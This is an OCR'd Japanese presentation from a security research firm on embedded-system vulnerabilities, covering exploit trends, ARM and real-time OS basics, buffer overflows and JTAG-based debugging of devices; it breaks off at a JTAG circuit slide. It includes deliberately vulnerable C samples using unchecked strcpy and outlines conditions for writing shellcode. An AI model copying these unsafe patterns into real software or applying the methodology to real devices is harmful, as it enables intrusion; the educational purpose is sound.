組み込みシステムのセキュリティ

Fourteenforty Research Institute, Inc.
株式会社 フォティーンフォティー技術研究所
http://www.fourteenforty.jp

取締役副社長 最高技術責任者　鵜飼裕司　博士(工学)

背景 (1)

- 近年、組み込みシステムにおける電子商取引が活発化

- 携帯電話や家庭用ゲーム機、情報家電などでインターネットが活発に

- PCの周辺機器も多様化。
  PCを取り巻くシステムも多数の組み込みシステムの集合体

しかし・・・

セキュリティ脆弱性研究や攻撃は、主にデスクトップPCやサーバで動作する
OSやアプリケーションにフォーカス

- 影響が広範囲かつ深刻
- 攻撃者、セキュリティ研究者双方にとって技術的な情報量が多い

背景 (2)

近年、組み込みシステムを狙う攻撃が増加


組み込み機器を対象としたExploitの件数

2003年 4件

2004年 6件

2005年 6件

2006年 19件



- 影響が広範囲になりつつある (音楽プレイヤーなど)
- 古典的な脆弱性を持つ製品がまだ数多く存在
- ベンダーの体制が不十分 (技術的、社会的対応)
- ユーザーの意識、ユーザー側のソリューションが不十分 (アップデート問題、検出困難)


攻撃者にとって、格好のターゲットとなりつつある

概要

組み込みシステムのセキュリティ脆弱性について解説

- 組み込みシステムにおけるセキュリティ脆弱性の現状
- 組み込みシステムの基礎
- 組み込みシステム独特のセキュリティ脆弱性とその脅威例
- セキュリティ脆弱性への対応策


Chapter 1



組み込みシステムにおけるセキュリティの現状

汎用システムの現状

- WindowsやUNIXは、長い年月をかけて安全性が向上



  - 数多くのインシデントを経て現在に至る
  - 開発プロセスにセキュリティを考慮
  - 実際に攻略可能な脆弱性を探すのは至難の業
  - 情報公開、パッチ配布、インシデント対応など、事後のノウハウも蓄積
  - インターネットの成長とともに、安全性が向上してきた

組み込みシステムの現状

- **組み込みシステムでは・・・**

  - インターネットが成熟期に入った段階で急速にネット化

  - 技術や事後対応のノウハウが無いまま開発が進む

  - WindowsやUNIXでの教訓が生かされていないケースが多い

  三種類に分類・・・

  - 設計・実装で汎用システムで積み上げられたノウハウが生かされている安全な製品

  - 比較的安全なプラットフォームで動作しているため、たまたま安全な製品

  - WindowsやUNIXの歴史を繰り返し、古典的な脆弱性を大量に含む製品

組み込みシステムの脆弱性

- **脆弱性**

  - マシンコード実行型脆弱性 (バッファオーバーフロー等)
  - コマンド実行型脆弱性 (コマンドインジェクション等)
  - 情報リーク(ディレクトリトラバーサル、不適切な権限)
  - その他 (XSS、DoS、認証バイパス、etc)

  「アタックベクタ」が存在すれば、システムは脆弱になりうる

- **脆弱性の本質は、多くの場合汎用システムと同じ**

  - 攻撃のプロセスや質は汎用システムと異なるが、脆弱性の本質は多くの場合同じ
  - 多くの脆弱性は、汎用システムで得られたノウハウで対処可
  - しかし組み込みシステム独特の脆弱性も存在

組み込みシステムへの攻撃

- **汎用システムとの共通点**

  - 共通のアタックベクタには共通の攻撃が可能

- **用途の特殊性**

  - 汎用システムには無い新たな脆弱性が表面化する可能性
  - 汎用システムには無い新たな攻撃様式が表面化する可能性
  - 汎用システムには無い新たなアタックベクタが表面化する可能性

- **環境の特殊性**


  - 攻撃者にとって汎用システムには無い新たな技術的ハードル

汎用システムとの共通点

- **共通のアタックベクタには共通の攻撃が可能**

  ・汎用システムと同じ機能には同じような脆弱性と攻撃
  ・組み込みシステムにおける大半の脆弱性
  ・汎用システムで得られたノウハウで対処可能

(例)
- 音楽プレイヤー：音声ファイル処理におけるバッファオーバーフロー
- デジタルカメラ：画像ファイル処理におけるバッファオーバーフロー
- 家庭用ルーター：設定CGIのクロスサイトスクリプティング
- 家庭用ゲーム機：TCP/IPプロトコルスタックのDoS脆弱性



用途の特殊性

- **汎用システムには無い新たな脆弱性**

  - ハードウエアの脆弱性
    (コピー保護機構や認証バイパス、メモリ吸出し、など)

- **汎用システムには無い新たな攻撃様式**

  - 機器の不正操作(空調の不正温度操作、など)
  - 機器の異常動作誘発(バッテリー発熱、故障・障害発生、など)
  - 汎用システムへの攻撃(ルーターや周辺機器を掌握してシステムを攻撃)

- **汎用システムには無い新たなアタックベクタ**

  - 特殊な入力デバイス(細工されたカード、など)
  - 組み込みシステム独特の脆弱性を狙う攻撃

環境の特殊性

- **攻撃者にとっての技術的ハードル – マシンコード実行型脆弱性**

  - ハードウエアやシステムコール、汎用APIの仕様が非公開

    ・複雑な攻撃には自力での解析が必要となるケースがある
    ・しかし、チップの仕様は公開されているケースが多々ある

  - 不慣れなCPU命令

    ・多くの攻撃者はIA32命令のみ
    ・しかし、IA32習得者にとってARMやMIPSの基礎習得は容易

しかし、現在の攻撃者の多くは、この技術的ハードルを容易に越えられない

今回対象とする脆弱性の質

マシンコード実行型脆弱性にフォーカス

→ 代表例として、バッファオーバーフロー脆弱性


攻撃者は、環境の特殊性による技術的ハードルを容易に越えられない

しかし、Windows Exploitはかつて不可能と言われた。

歴史は繰り返される・・・？

```
int packet_analysis(GDDCONFIG *gddc,unsigned char *packet,unsigned long length)
{
    struct ip           *ip_header;     /* IP header */
    struct tcphdr       *tcp_header;    /* TCP header */
    struct udphdr       *udp_header;    /* UDP header */
    char                sourceIP[16];   /* Source IP address */
    char                destIP[16];     /* Destination IP address */
    unsigned short      sourcePort;     /* Source Port */
    unsigned short      destPort;       /* Destination Port */
    unsigned long       len_data;       /* Length of data part */
    unsigned long       iph_len;        /* Length of IP header */
    unsigned long       tcph_len;       /* Length of TCP header */
    unsigned long       sequence;       /* Expected sequence */
    int                 portindex;      /* Indexnumber of port list */
    int                 direction;      /* Packet direction */
    unsigned char       logtype;        /* Log type */
    CONN_LIST           *bcl,*ncl;      /* Connection table list */
    CONN_LIST           *t;             /* Temporary connection list */
    static char         datestr[512];   /* Buffer to store datetime */
    time_t              timeval;
    struct tm           *timep=NULL;
    char                *timesp=NULL;
    char                *c;

    /* Get pointer of IP header and check length of IP */
    if (length-SIZE_OF_ETHHDR < MINSIZE_IP+MINSIZE_TCP) return(0);
    ip_header    = (struct ip *)(packet+SIZE_OF_ETHHDR);
    if (ip_header->ip_p!=IPPROTO_TCP
     || ip_header->ip_v!=4) return(0);
    iph_len      = ((unsigned long)(ip_header->ip_hl))*4;
    if (iph_len<MINSIZE_IP) return(0);
    if ((unsigned long)ntohs(ip_header->ip_len) < MINSIZE_IP+MINSIZE_TCP)
        return(0);
    if ((unsigned long)ntohs(ip_header->ip_len) > length-SIZE_OF_ETHHDR){
        return(0);
    }

    /* Get pointer of TCP header and check length of TCP */
    tcp_header   = (struct tcphdr *)((char *)ip_header+iph_len);
    tcph_len     = ((unsigned long)(tcp_header->th_off))*4;
    tcp_data     = (char *)tcp_header+tcph_len;
    if (tcph_len<MINSIZE_TCP) return(0);

    /* Get other parameter in TCP/IP header */
    if ((long)ntohs(ip_header->ip_len)-(long)iph_len-(long)tcph_len<0)
        return(0);
    len_data     = (unsigned long)ntohs(ip_header->ip_len)
                   -iph_len-tcph_len;
    sourcePort   = ntohs(tcp_header->th_sport);
    destPort     = ntohs(tcp_header->th_dport);
    memcpy(&addr,&(ip_header->ip_src),sizeof(struct in_addr));
    strcpy(sourceIP,(char *)inet_ntoa(addr));
    memcpy(&addr,&(ip_header->ip_dst),sizeof(struct in_addr));
    strcpy(destIP,(char *)inet_ntoa(addr));
    if (!strcmp(sourceIP,destIP)) return(0);
```


Chapter 2



組み込みシステムの基礎

組み込み機器のハードウエア基本構成

基本的なハードウエア構成はPC等と同様




CPU

I/O

メモリ

周辺装置



組み込み向けCPU

PC用 CISC CPU

・バス幅が広がることによる消費電力問題
・様々なデバイスとの接続性の問題

↓

組み込み用CPUとして利用し続けることは困難

RISCタイプのCPU

・CISCに比べ非常に高いパフォーマンスが得られる
・物理的にCPUコアのサイズを小さくできる

↓

デコード回路を簡略化するために命令語長を統一
→ 32bit語長に統一するとCISCに比べコードサイズが増加

ARMアーキテクチャ

32bitと16bitの2つの命令セットを持つ

組み込み機器のOSとソフトウエア

- 組み込み向けリアルタイムOS、あるいはLinuxやWindowsのような汎用OS
- 汎用OSで動作する組み込み機器の攻撃は、既存の手法と大差ない
- 情報が少なく、攻撃難易度の高い**組み込み向けリアルタイムOS**にフォーカス

（システムに課せられた時間的制約をクリアできることが保証されているOS）

スレッド系リアルタイムOS
μ ITRON、μ cLinuxなど


パフォーマンス面で有利

プロセス系リアルタイムOS
RTLinuxなど (MMU必須)

メモリ空間が独立しているため安全

- システムの性質やコストにより使い分け
- スレッド系にフォーカス

Chapter 3




組み込み機器と バッファオーバーフロー脆弱性

バッファオーバーフロー脆弱性

動的、あるいは静的に確保されたメモリ領域に対して書き込みを行う際、
確保されたサイズ以上のデータがそのバッファに書き込まれてしまう現象


典型的なローカルバッファオーバーフロー

```
1:main(int argc,char *argv[])
2:{
3:    char buf[4];
4:    strcpy(buf,argv[1]);
5:}
```



インストラクションポインタに任意のアドレスをセットすることができ、
バッファに格納したネイティブコードを実行できる。

バッファオーバーフローの攻略



バッファオーバーフロー
脆弱性を発見する

メモリ、レジスタ等
内容を確認

コード実行

NICなど
周辺機器の利用

バッファオーバーフローexploitの作成には、メモリやレジスタの内容を確認が必須
→　デバッガによるデバッグ
→　一旦exploitが作成できれば、そのexploitで同じ型の他のシステムを容易に攻撃可

一般的な組み込みシステムは、ただの「箱」。

- CRTもキーボードもない。
- デバッガなどがインストールできない
- 詳細が公開されていない(API、システムコールが利用不可?)

組み込みシステムのデバッグ

最も有効な手段はICE

ICEとは？

組み込みシステムを開発する際に利用される**開発支援装置**


最近開発されたCPUやDSPの多くは、JTAG ICE
（JTAGエミュレータ）によるデバッグをサポート

※ JTAG：IEEE1149.1として標準化されたバウンダリスキャン用のアーキテクチャとそのシリアルポート

JTAGエミュレータ

ARM社純正 Multi-ICE Ver 2.2

- ☑ ARM7TM、ARM9TM、ARM9ETM、ARM10TM、XScaleを含む現行の全ARMコアをサポート
- ☑ RDI準拠デバッガに対応



バッファオーバーフロー攻撃可能条件

- 攻撃可能なバッファオーバーフローバグが存在する
- 外部からCPUの型番を判別でき、
  アプリケーションノートを入手できる

  - shellコードの記述には必要不可欠
  - 情報が全く公開されていないカスタムCPUは困難
  - 多くの場合汎用的なCPUが利用されている
- コンパイラやアセンブラを入手できる

  - ARMの場合、GNU環境を利用できる
  - ハンドアセンブルでも可

バッファオーバーフロー攻撃可能条件 (続き)

メモリやレジスタの内容を確認できる

・JTAGエミュレータ、デバッグコンソールなど


周辺装置が利用できる

・周辺装置が利用できない場合、致命的な
ダメージを与えるshellコード作成は難しい
（パケット送信、パスワード書き換え）

・APIを利用する
→ ファームウエアをリバースエンジニアリング

・周辺装置を直接ドライブする
→ ユーザーズマニュアルを入手する

Chapter 4



組み込みシステムの
バッファオーバーフロー脆弱性解析

組込み機器のデバッグ手順

JTAGによるデバッグ


・対象機器を分解し、CPUの型番を特定
・JTAGインタフェースを作成
・JTAGの接続
・デバッガを起動

シリアルコンソールによるデバッグ

・対象機器を分解し、CPUの型番を特定
・UARTピンからシリアルポートを作成
・PCに接続
・シリアルコンソールがあり、かつ何らかのデバッグ機能があればそれを利用

JTAGエミュレータの接続

JTAG対応CPUにはTAPポートが存在




JTAGピン


- テストアクセスポート(TAP)ピン

TCK	TAPコントローラの動作を同期化するクロック信号
TMS	内部ステートマシンモードの選択信号
TDI	データ入力
TDO	データ出力
TRST	非同期リセット(オプション)


- Embedded ICEインタフェース




JTAGポート



JTAGポート回路図



S3C4510B

